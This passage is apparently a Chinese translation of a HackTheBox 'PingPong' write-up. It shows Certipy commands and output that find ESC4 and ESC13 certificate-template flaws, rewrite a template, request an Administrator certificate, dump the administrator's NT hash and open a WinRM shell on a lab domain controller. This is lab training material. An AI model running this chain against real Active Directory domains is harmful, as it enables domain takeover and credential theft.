Certificate Serial Number : 6F8E726EEFA64B894CE82D498BC27632
Certificate Validity Start : 2026-04-20 18:54:41+00:00
Certificate Validity End : 2126-04-20 19:04:41+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
Owner : PING.HTB\Administrators
Access Rights
ManageCa : PING.HTB\Administrators
PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
ManageCertificates : PING.HTB\Administrators
PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Enroll : PING.HTB\Authenticated Users
Certificate Templates
0
Template Name : TemporaryWinRM
Display Name : Temporary WinRM
Certificate Authorities : ping-DC1-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectAltRequireUpn
SubjectRequireDirectoryPath
Enrollment Flag : IncludeSymmetricAlgorithms
PublishToDs
AutoEnrollment
Private Key Flag : ExportableKey
Extended Key Usage : Client Authentication
Secure Email
Encrypting File System
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2025-12-23T17:19:28+00:00
Template Last Modified : 2025-12-27T21:12:15+00:00
Issuance Policies : 1.3.6.1.4.1.311.21.8.5808481.4086498.12600997.2067446.8927163.214.489503.1996623
Linked Groups : CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb
Permissions
Enrollment Permissions
Enrollment Rights : PING.HTB\Domain Admins
PING.HTB\Domain Users
PING.HTB\Enterprise Admins
Object Control Permissions
Owner : PING.HTB\Administrator
Full Control Principals : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Write Owner Principals : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Write Dacl Principals : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Write Property Enroll : PING.HTB\Domain Admins
PING.HTB\Domain Users
PING.HTB\Enterprise Admins
[+] User Enrollable Principals : PING.HTB\Domain Users
[!] Vulnerabilities
ESC13 : Template allows client authentication and issuance policy is linked to group 'CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb'.
有意思的是,它没有显示 ESC4。原因在于这一行:
[-] Could not find user 'R.MARTINELLI'
[!] User SID can't be retrieved. For more accurate results, add it manually with -sid
它在获取我当前所用用户的信息时仍然失败。我会从 BloodHound 里取出 r.martinelli 的 SID,再运行一次:
oxdf@hacky$ KRB5CCNAME=r.martinelli.ccache proxychains -q certipy find -vulnerable -stdout -k -no-pass -target dc1.ping.htb -ns 10.129.128.220 -sid S-1-5-21-2410575906-3092493790-2123333151-1124
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[-] Could not find user 'R.MARTINELLI'
[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 20 issuance policies
[*] Found 1 OID linked to a template
[*] Retrieving CA configuration for 'ping-DC1-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'ping-DC1-CA'
[*] Checking web enrollment for CA 'ping-DC1-CA' @ 'dc1.ping.htb'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
0
CA Name : ping-DC1-CA
DNS Name : dc1.ping.htb
Certificate Subject : CN=ping-DC1-CA, DC=ping, DC=htb
Certificate Serial Number : 6F8E726EEFA64B894CE82D498BC27632
Certificate Validity Start : 2026-04-20 18:54:41+00:00
Certificate Validity End : 2126-04-20 19:04:41+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
Owner : PING.HTB\Administrators
Access Rights
ManageCa : PING.HTB\Administrators
PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
ManageCertificates : PING.HTB\Administrators
PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Enroll : PING.HTB\Authenticated Users
Certificate Templates
0
Template Name : SmartcardAuthentication
Display Name : Smartcard Authentication
Certificate Authorities : ping-DC1-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectAltRequireUpn
SubjectRequireEmail
SubjectRequireDirectoryPath
Enrollment Flag : IncludeSymmetricAlgorithms
PublishToDs
AutoEnrollment
Private Key Flag : ExportableKey
Extended Key Usage : Client Authentication
Secure Email
Encrypting File System
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 100 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2026-01-17T15:39:18+00:00
Template Last Modified : 2026-01-17T15:39:37+00:00
Permissions
Enrollment Permissions
Enrollment Rights : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Object Control Permissions
Owner : PING.HTB\Administrator
Full Control Principals : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Write Owner Principals : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Write Dacl Principals : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Write Property Enroll : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
[+] User ACL Principals : PING.HTB\CA Managers
[!] Vulnerabilities
ESC4 : User has dangerous permissions.
1
Template Name : TemporaryWinRM
Display Name : Temporary WinRM
Certificate Authorities : ping-DC1-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectAltRequireUpn
SubjectRequireDirectoryPath
Enrollment Flag : IncludeSymmetricAlgorithms
PublishToDs
AutoEnrollment
Private Key Flag : ExportableKey
Extended Key Usage : Client Authentication
Secure Email
Encrypting File System
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2025-12-23T17:19:28+00:00
Template Last Modified : 2025-12-27T21:12:15+00:00
Issuance Policies : 1.3.6.1.4.1.311.21.8.5808481.4086498.12600997.2067446.8927163.214.489503.1996623
Linked Groups : CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb
Permissions
Enrollment Permissions
Enrollment Rights : PING.HTB\Domain Admins
PING.HTB\Domain Users
PING.HTB\Enterprise Admins
Object Control Permissions
Owner : PING.HTB\Administrator
Full Control Principals : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Write Owner Principals : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Write Dacl Principals : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Write Property Enroll : PING.HTB\Domain Admins
PING.HTB\Domain Users
PING.HTB\Enterprise Admins
[+] User Enrollable Principals : PING.HTB\Domain Users
[!] Vulnerabilities
ESC13 : Template allows client authentication and issuance policy is linked to group 'CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb'.
这次它找到了。现在我可以使用 certipy template 让这个模板对 ESC1 有效:
oxdf@hacky$ KRB5CCNAME=r.martinelli.ccache proxychains -q certipy template -k -no-pass -target dc1.ping.htb -template "SmartcardAuthentication" -write-default-configuration
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[!] DNS resolution failed: The DNS query name does not exist: dc1.ping.htb.
[!] Use -debug to print a stacktrace
[*] Saving current configuration to 'SmartcardAuthentication.json'
[*] Wrote current configuration for 'SmartcardAuthentication' to 'SmartcardAuthentication.json'
[*] Updating certificate template 'SmartcardAuthentication'
[*] Replacing:
[*] nTSecurityDescriptor: b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x00\x1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'
[*] flags: 66104
[*] pKIDefaultKeySpec: 2
[*] pKIKeyUsage: b'\x86\x00'
[*] pKIMaxIssuingDepth: -1
[*] pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*] pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*] pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*] pKIDefaultCSPs: ['2,Microsoft Base Cryptographic Provider v1.0', '1,Microsoft Enhanced Cryptographic Provider v1.0']
[*] msPKI-Enrollment-Flag: 0
[*] msPKI-Private-Key-Flag: 16
[*] msPKI-Certificate-Name-Flag: 1
[*] msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
Are you sure you want to apply these changes to 'SmartcardAuthentication'? (y/N): y
[*] Successfully updated 'SmartcardAuthentication'
默认配置还会替换模板的安全描述符。它写入的 nTSecurityDescriptor 给 Authenticated Users(S-1-5-11)授予完全控制权。所以与手动路径不同,我不需要给任何人授予申请权限,r.martinelli 可以直接申请证书。
现在我以 Administrator 身份在 ping.htb 上申请证书:
oxdf@hacky$ KRB5CCNAME=r.martinelli.ccache proxychains -q certipy req -k -no-pass -target dc1.ping.htb -template "SmartcardAuthentication" -ca ping-dc1-ca -upn Administrator@ping.htb -sid S-1-5-21-750635624-2058721901-1932338391-500
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[!] DNS resolution failed: The DNS query name does not exist: dc1.ping.htb.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 21
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@ping.htb'
[*] Certificate object SID is 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
现在我可以拿这张证书去认证:
oxdf@hacky$ certipy auth -pfx administrator.pfx -dc-ip 10.129.128.220
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*] SAN UPN: 'Administrator@ping.htb'
[*] SAN URL SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Security Extension SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Using principal: 'administrator@ping.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ping.htb': aad3b435b51404eeaad3b435b51404ee:63905deb12b527aadfdbc26d3f423eff
并用这张 TGT 拿到 shell:
oxdf@hacky$ KRB5CCNAME=administrator.ccache evil-winrm-py -i dc1.ping.htb -k
_ _ _
_____ _(_| |_____ __ _(_)_ _ _ _ _ __ ___ _ __ _ _
/ -_\ V | | |___\ V V | | ' \| '_| ' |___| '_ | || |
\___|\_/|_|_| \_/\_/|_|_||_|_| |_|_|_| | .__/\_, |
|_| |__/ v1.7.0
[*] Connecting to 'dc1.ping.htb:5985' as 'administrator@PING.HTB'
evil-winrm-py PS C:\Users\Administrator\Documents>
原文链接:https://0xdf.gitlab.io/2026/11/21/htb-pingpong.html
免责声明:本文译自 0xdf hacks stuff (0xdf) 发表的英文文章《HTB: PingPong》,版权归原作者及原站点所有。译文仅供技术交流与学习,不代表本号观点。翻译内容如有偏差,请以原文为准。如涉及版权问题,请联系本号处理。
本文转载自微信公众号「securitainment」,查看原文。版权归原作者所有,如有侵权请联系删除。